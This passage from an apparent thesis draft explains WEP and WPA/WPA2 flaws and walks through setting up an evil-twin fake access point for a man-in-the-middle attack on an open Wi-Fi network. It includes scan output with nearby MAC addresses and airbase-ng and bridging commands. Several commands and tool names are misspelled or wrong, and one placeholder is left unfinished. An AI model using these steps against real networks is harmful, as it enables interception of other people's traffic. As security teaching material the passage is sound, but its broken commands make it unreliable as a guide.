


FIGURE 2.9: Four step Shared key authentication process




FIGURE 2.10: WEP encryption

Encryption Mechanism Weakness: WEP protection uses RC4 algorithm to encrypt the data frames. The key, which is entered by the user, in concatenated with an 24-bit IV(Initialization Vector) which is transmitted as plain text. The purpose of the IV is to prevent repetitions but because it is 24-bit this cant be ensured in heavy load environment. The outcome of the concatenated code then is passed to the RC4 for encryption. Like the Authentication Mechanism flaw, a XOR operation can be applied here as well between the key stream and the plain text in order to get the encrypted text. WEP keys can have 64bit and 128bit lengths but the IVs remain at 24bits and this is why the system is vulnerable. By gathering a large amounts of packets and using brute force methods the WEP key can be obtained in a matter of minutes using an up to date personal computer.

2.3.3.2 WPA/WPA2

The fast compromisation of WEP encryption was not expected and it created a security gap in Wi-Fi networks. In order to face the problem Wi-Fi Alliance created a new security mechanism in order to fill the gap. By that time million of devices have been sold so the new solution had to be compatible with older devices through a firmware update, instead of forcing the users to buy new devices. Thus the WPA(Wi-Fi Protected Access) was created. In comparison with WEP, WPA has IV with 48 bits length because of the use of TKIP(Temporal Key Integrity Protocol) protocol. Additionally the use of CRC had been replaced with the MIC(Message Integrity Check) algorithm in order to preserve data integrity during transmission.

Although the WPA was secure enough for Wi-Fi networks it was replaced from a second more secure version, the WPA2. In WPA2, which was introduced with the IEEE

802.11i, the MIC algorithm was replaced with the CCMP(Counter Mode Cipher Block Chaining Message Authentication Code Protocol) and the RC4 encryption mechanism was replaced by the AES(Advanced Encryption Standard). This gave the WPA2 the ability to have 128 bit keys.

Despite the fact that WPA/WPA2 increased significantly the security in Wi-Fi networks it also has flaws. A major flaw on the WPA/WPA2 mechanism can be found on the four-way handshake between the client and the AP. The SSID along with the WPA/WPA2 they form a key-stream that is encrypted by an SHA-1 algorithm producing a 160 bit hash value which is the PMK(Pairwise Master Key). Then by concatenating the PMK with the information gathered from the four way handshake the outcome is the PTK(Pairwise Transient Key). PTK is a temporary key and it is used in order not to broadcast the PMK and the necessary information from the four way handshake are the clients and the AP MAC addresses along with ANonce ans SNonce who are uniform random numbers. Then the PTK along with plain text is ciphered with the TKIP/AES algorithm.




Figure 2.11: WEP encryption

When the four way handshake occurs a malicious user can intercept it. Information such as ANonce, SNonce, Client MAC address, AP MAC Address and the MIC value can easily be found. Using bruteforce techniques and dictionary attacks the WPA KEY can be discovered, bypassing this way the WPA/WPA2 protection. Current personal computers can calculate more than 200000 keys per second making the use of a simple key in a WPA/WPA2 protected Wi-Fi insecure.




FIGURE 2.12: WPA2 encryption

Chapter 3

The Man-In-The-Middle Attack

3.1 Introduction

Protection mechanisms and especially WPA/WPA2 encryption are powerful enough to protect the transmitted data in a Wi-Fi network. Despite the fact that everything is transmitted in the open air and can be intercepted by malicious users, the current Wi-Fi protection mechanisms can provide a level of security that it is adequate for the majority of the users and they can block most of the attacks. But there are some attacks that they cannot be block from such security mechanisms and the data are hard to protect. These attacks are called MITM (Man-In-The-Middle Attack) attacks.

This kind of attack is able to intercept any transmitted information in a wireless network regardless the security mechanism. The attacker creates an additional connection between the clients of a network and their access point re-transmitting everything from his own AP. This way the clients believe that they are in a legitimate access point since they can access the Internet and their applications but the whole traffic is manipulated by the malicious user.

As shown in the Figure 3.1 below, an attacker by using two NICs can bypass the legitimate AP. By broadcasting the same SSID using higher transmission power than the AP, he is in position to deceive new clients and convince them to connect to the fake AP. Additionally the attacker is also able to jam and disconnect the clients that are connected to the legitimate AP and afterwards attract the clients to his own fake AP.

These kind of attacks might fail against a highly protected Wi-Fi network because the attacker doesn't know the passphrase and an open network without security might cause suspicion to the clients. In the other hand Wi-Fi networks with weak security or open Wi-Fi networks are easy targets for such attacks. Open networks can be found anywhere




FIGURE 3.1: Man In The Middle attack model

and they usually have large amounts of traffic created by the users due to the fact that they provide free connection to the internet. Such hotspots can be found in an airport or a bus station and because the use of security makes them difficult to use they are without any security, making them an ideal target for a MITM attack. In this Thesis only open networks will be tested.

3.2 Implementing a Man In The Middle attack

In order to implement a successful MITM some actions must be dome from the attackers side. These actions are divided into 4 stages as it can be seen in the figure XX below. The first stage of the attack is information gathering. The attacker focuses on gathering useful information regarding the target AP. When this stage is complete the second stage will begin which is the set up of the fake AP. Using the information from the previous stage the fake AP must have the same characteristics as the target AP. Characteristics like ESSID and channel must be identical. Additionally the fake AP must connect to the Internet in order to convince the clients of its legitimacy and capture more traffic.

The first two stages are enough to set up a fake access point and perform a MITM attack. But in order to have good results the fake access point must gather enough clients. This can be done with two methods and these methods compose the third stage. In the first method, the attacker simply waits for the client to accidentally connect to the fake AP and the begin to capture their traffic. This way doesn't require any activity from the side of the attacker but this approach is not efficient. In the second method the attacker can conduct a series of different attacks to the users or to the legitimate AP in order to jam the connection between them. This will force the clients that are connected to the legitimate AP to connect to the fake AP. DESCRIBE THE ATTACKS. Finally the last stage is to intercept the traffic that is being routed through the fake AP.





Figure 3.2: Man In The Middle attack procedure

3.2.1 Information gathering

The network interfaces(NICs) that operate under the IEEE 802.11x have six modes of operation. These are Master, Managed, Ad Hoc, Mesh, Repeater and Monitor mode. In Master mode the NIC acts as an AP and in Managed mode the NIC is acting as a client to an AP. Ad hoc and Mesh modes are for Ad hoc and mesh networks accordingly and the Repeater mode re-transmits the Wi-fi signal. In an Wi-Fi network the packets are being broadcasted by the AP which means that all the clients in range can receive that broadcast, but the data are delivered to each client based on the destination MAC address. The rest of the transmitted data, if the destination of the MAC address is different, are ignored by the clients. In order to monitor all the transmitted data the NIC must be set to Monitor mode. In this mode the NIC is able to capture all the data regardless their destination MAC address, making this mode ideal for information gathering.

In this Thesis for the implementation of the MITM attack a special distribution of Linux, named Backtrack 5R3, will be used. In order for the NIC to be set to monitor mode the *airmon-ng* command will be used and to begin the information gathering the *airmon-ng* command will be used. The Figure 3.3 illustrates the results that occurred during the reconnaissance.

As it can be sen from the Figure 3.3 every AP chooses its MAC address to be its BSSID and the ESSID of the target AP is "Test Wifi". Additionally two clients, with MAC



```
CH  8 ][ Elapsed: 3 mins ][ 2015-08-11 21:47

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:1F:9F:CF:7B:6D  -33      196       26    0   6  54   OPN              Test Wifi
00:05:59:55:FB:CF  -46      216       32    0   6  54e. WPA2 CCMP   PSK  HK1
00:1F:9F:CD:A7:51  -51       92        7    0   1  54   WPA  TKIP   PSK  Thomson1C73EC
58:98:35:37:7C:CB  -64       87        2    0  11  54e  WPA2 CCMP   PSK  Fani_Dou

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   84:8E:DF:B2:9F:29  -63    0 - 1   253        17  HOL ALU WLAN,Thomson1C73EC
(not associated)   18:86:AC:EF:74:CC  -67    0 - 1     0         2
00:1F:9F:CF:7B:6D  BC:EE:7B:3E:FB:F7  -25   54 -54     0        37  Test Wifi
00:1F:9F:CF:7B:6D  00:21:27:DE:09:65  -52   54 - 1     0        91
```

Figure 3.3: Information gathering results

addresses BC:EE:7B:3E:FB:F7 and 00:21:27:DE:09:68, are connected to the legitimate AP with MAC address 00:1F:9F:CF:7B:6D and the channel the AP is broadcasting is 6.


3.2.2 Fake Access Point

The purpose of a fake access point is to connect to the legitimate network and using this connection to bypass any security that may be implemented. A well designed and implemented fake access point is able to leave no margin for intrusion and prevention mechanisms to react as long as the attack is organized and carried out from inside the targets network. There are two ways for an attacker to create and install a fake AP to a network.

As mentioned before the IEEE 802.11x protocol supports the Repeater function. Using this function an attacker can install a real AP to a wireless network and by using this device to intercept the data. This approach is simple to implement regarding the configuration but the risk of the attack is higher and usually it costs because of the equipment that must be purchased. Besides many network administrators have disabled the ability for unauthorised users to install their on networking devices to a network, making this attack suitable only to weaker targets such as private home networks.

The second and most effective way to implement and install a fake AP to a network is to create a software AP and then bridge it to the legitimate network, using Wi-Fi or Ethernet. This approach is more difficult to implement is technical level but is cheaper because any personal computer can be converted to an AP by having two or more NICs and using the appropriate software.


Taking the above into consideration, the second way will be implemented for the experiment in this Thesis. The fake AP will be set up to broadcast exactly the same ESSID with the legitimate one, "Test Wifi" in this case. Picture 3.4 illustrates the code and the result of it.



```
root@bt:~# airbase-ng --essid "Test Wifi" -c 1 mon1
16:48:34  Created tap interface at0
16:48:34  Trying to set MTU on at0 to 1500
16:48:35  Access Point with BSSID E8:4E:06:0A:02:B0 started.
```

FIGURE 3.4: Code and result of fake AP

As it can be seen from the figure 3.4 above the fake AP has been created using the the targets ESSID "Test Wifi". It also operates in channel "1" from the NIC mon1. A virtual interface "at0" has been created along with the fake AP. This virtual interface will be used later to connect the fake AP to the Internet. Executing the information gathering stage again will reveal some useful information.




```
BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:05:59:55:FB:CF  -36        9        0    0   6  54e. WPA2 CCMP   PSK  HK1
00:1F:9F:CF:7B:6D  -37        7        0    0   1  54   OPN              Test Wifi
E8:4E:06:0A:02:B0  -59       27        0    0   1  54   OPN              Test Wifi
00:1F:9F:CD:A7:51  -52        5        0    0   1  54   WPA  TKIP   PSK  Thomson1C73EC
38:22:9D:AF:01:EF  -69        2        0    0  11  54e. WPA2 CCMP   PSK  Ioanna
```

FIGURE 3.5: New information gathering results

As illustrated in the Figure 3.5 the fake AP has the same ESSID and operating channel with the legitimate one. There are two exceptions in the results though. The fake AP has different BSSID, namely the MAC address, and the transmission power is lower than that the legitimates transmission power. However spoofing the MAC address of the legitimate AP is an action that it will be done in the next steps. Additionally the fake AP can be set up to support security mechanisms like the WEP and WPA/WPA2 but since the target AP has no security mechanism implemented this action is considered unnecessary.

From the moment the fake AP is created and it is in operational status, the attacker waits for clients to connect to it. Wi-Fi devices have a mechanism that allow the to choose their Wi-Fi network automatically. When a Wi-Fi device is turned on it starts emitting probe requests in order to discover any of the wireless networks that have been connected in the past. All these network are saved in the PNL(Preferred Network List). The Wi-Fi device will first search the most used ESSID and then it will continue until the list is covered. Figure 3.6 illustrates the the probe requests that are transmitted from the client with MAC address 2C:D0:5A:55:8D:FF. Capturing these probe requests, which are unencrypted, an attacker can extract many useful information about the client. In Figure 3.6 the client with MAC address 2C:D0:5A:55:8D:FF has been previously connected to two other networks with ESSIDs "HK1" and "Thomson1C73EC" alongside with the "Test Wifi".



```
BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   00:21:27:DE:09:65  -57    0 - 1    18       56
(not associated)   18:86:AC:EF:74:CC  -68    0 - 1     0        2
(not associated)   BC:EE:7B:3E:FB:F7  -35    0 - 1     0       38
(not associated)   2C:D0:5A:55:8D:FF  -28    1 - 1    82       40  HK1,Thomson1C73EC,Test Wifi
```

FIGURE 3.6: Probe Requests

3.2.3 Connecting the Fake Access Point

Implementing a fake AP is not enough to preform a MITM attack. Even users that do not have advanced networking experience can realise that their connection with the fake AP is problematic and then they will be disconnected since they won't be able to access the Internet. For this reason the fake AP must be connected to an Internet source so it will be able to provide its clients the desired connection and this way more sensitive data can be captured. There are two main methods to provide Internet connection through a fake access point, the Bridged AP and the Routed AP.

3.2.3.1 Bridged Fake Access Point

In Figure 3.7 is illustrated the basic principal of a bridged AP with the target network. The connection with the target network can be either wired using the Ethernet of wireless via Wi-Fi. With the establishment of the fake AP an interface 1 is created which is used by the clients to connect to the fake AP. The second interface, Interface 2, is used to connect the attacker to the legitimate network and by extension to the Internet. These two interfaces, Interface 1 and 2, can be bridged providing this way Internet access to the connected clients.





FIGURE 3.7: Bridged Access Point

The configuration above can be applied to this Thesis test set up. The first Interface can be replaced with the virtual interface "at0" that has been created with the AP creation. Afterwards it can be bridged with the Ethernet interface or with another Wi-Fi interface. The second option is preferred since it provides greater flexibility and usually there are no Ethernet port in public Wi-Fi spots for users to connect to.



```
# Activate the fake AP with ESSID of Test Wifi
root@bt:~# airbased-ng -essid "Test Wifi" -c 1 mon0
# Create a bridge named Wifi bridge
root@bt:~# brctl addbr Wifi bridge
# Connect the second wireless interface to the bridge.
root@bt:~# brctl addif Wifi bridge wlan2
# Connect the virtual interface at0 to the bridge
root@bt:~# brctl addif Wifi bridge at0
# Activate the bridge
root@bt:~# ifconfig wlan2 up
root@bt:~# ifconfig at0 up
# Enable IP forwarding inside the Linux kernel
root@bt:~# echo 1 > /proc/sys/net/ipv4/ip_forward
```

FIGURE 3.8: Code for bridged AP

Bridging two interfaces to provide Internet connection to the fake AP might be simple to implement but it is not stable and secure. Many network and system administrator add limitation to their AP regarding the connectivity they can provide to other network devices, like routers and APs. The bridging might be successful but the clients connected on the fake AP might not get an IP address from the DHCP server of the legitimate network, leading this approach to failure

3.2.3.2 Routed Fake Access Point

The second method to provide Internet connection to the clients is by using a routed fake AP during the MITM attack. A routed fake AP can achieve higher reliability and stability because the traffic is routed on the Network layer in comparison with the bridged mode where the traffic goes through the Data link layer. For the clients to successfully connect to the Internet some parameters must be configured. These parameters are subnet, IP addresses, a subnet mask, a broadcast address, a gateway and a DNS server.

The first parameter that must be created is a subnet so the clients can get IP addresses when they connect to the fake AP.

The set of the parameters can be assigned to the clients by creating a DHCP server. A DHCP(Dynamic Host Configuration Protocol) is capable to perform all the aforementioned tasks to the clients that belong to the same network. After the DHCP server is created the IP tables must be configured and the NAT(Network Address Translation) must be activated. The NAT function is useful to to route the traffic between the clinets of the fake AP and the Internet. Figure 3.8 illustrates how a routed fake AP works in order to carry out the MITM attack.





FIGURE 3.9: Routed Access Point

The DHCP server for this experiment has been configured manually and the code can be seen in Figure 3.10.

